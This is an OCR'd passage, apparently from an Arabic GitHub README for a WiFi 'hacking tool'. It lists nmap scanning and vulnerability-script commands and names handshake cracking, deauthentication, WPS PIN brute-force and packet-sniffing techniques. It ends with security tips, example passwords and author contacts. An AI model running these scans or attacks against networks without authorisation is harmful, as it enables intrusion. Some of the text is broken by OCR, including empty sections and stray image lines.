
- وظيفة :أداة لفحص الشبكات واكتشاف الأجهزة المتصلة والخدمات.
- استخدام:

1. فحص الأجهزة المتصلة:

```
sudo nmap -sn 192.168.1.0/24
```

2. فحص المنافذ المفتوحة:


```
sudo nmap -sS -sV 192.168.1.1

sudo nmap --script=vuln -sS -sV 192.168.1.1

sudo nmap --script=http-vuln* -sS -sV 192.168.1.1

sudo nmap -p 80 --script=http-vuln -sV 192.168.1.1
```



7. Kismet


- وظيفة :أداة لمراقبة الشبكة واكتشاف الأجهزة المتصلة ونقاط الضعف.
- استخدام:

```
sudo kismet
```



التقنيات المستخدمة:


1. **Capturing Handshake**
   - الوصف :التقاط المصافحة بين جهاز متصل بالشبكة باستخدام **airodump-ng** وفك التشفير باستخدام **aircrack-ng**.
2. **Deauthentication Attack**
   - الوصف :فصل الأجهزة المتصلة بالشبكة باستخدام **aireplay-ng** لإجبارها على إعادة المصافحة.
3. **WPS PIN Attack**
   - الوصف :استغلال بروتوكول WPS باستخدام أداة **Reaver** لتخمين الـ PIN واسترجاع مفتاح الشبكة.
4. **Packet Sniffing**
   - الوصف :التقاط الحزم وتحليل البيانات المارة عبر الشبكة باستخدام **Wireshark**.



نصائح لتحسين الأمان:

- استخدم كلمات مرور قوية وتجنب تفعيل WPS.
- تأكد من تحديث جهاز التوجيه باستمرار.
- إذا كان متاحاً، استخدم **WPA3** لتحسين أمان الشبكة.

- لماذا يجب تجنب تفعيل :WPS
- ثغرات الأمانWPS :
- سهولة الاختراق:

-
  ```

- أمثلة على كلمات مرور قوية:
  - **G!antS@ur5Rock_123**
  - **P@ssw0rd#2024!S@fe**
  - **3L3phant#Jumps^High!**
  - **R3d$@ndB1ue#F1sh!**



- قام بتصميم هذا الملف: م /مشاري الشراري
- حسابات التواصل:
  - تويتر VXV10_Q
  - ميتاء F5X9_
- مكان رفع الملف: GITHUB

URL: https://github.com/HACK-MR-B/Tool-Hacker-Wi-Fi.git
  ```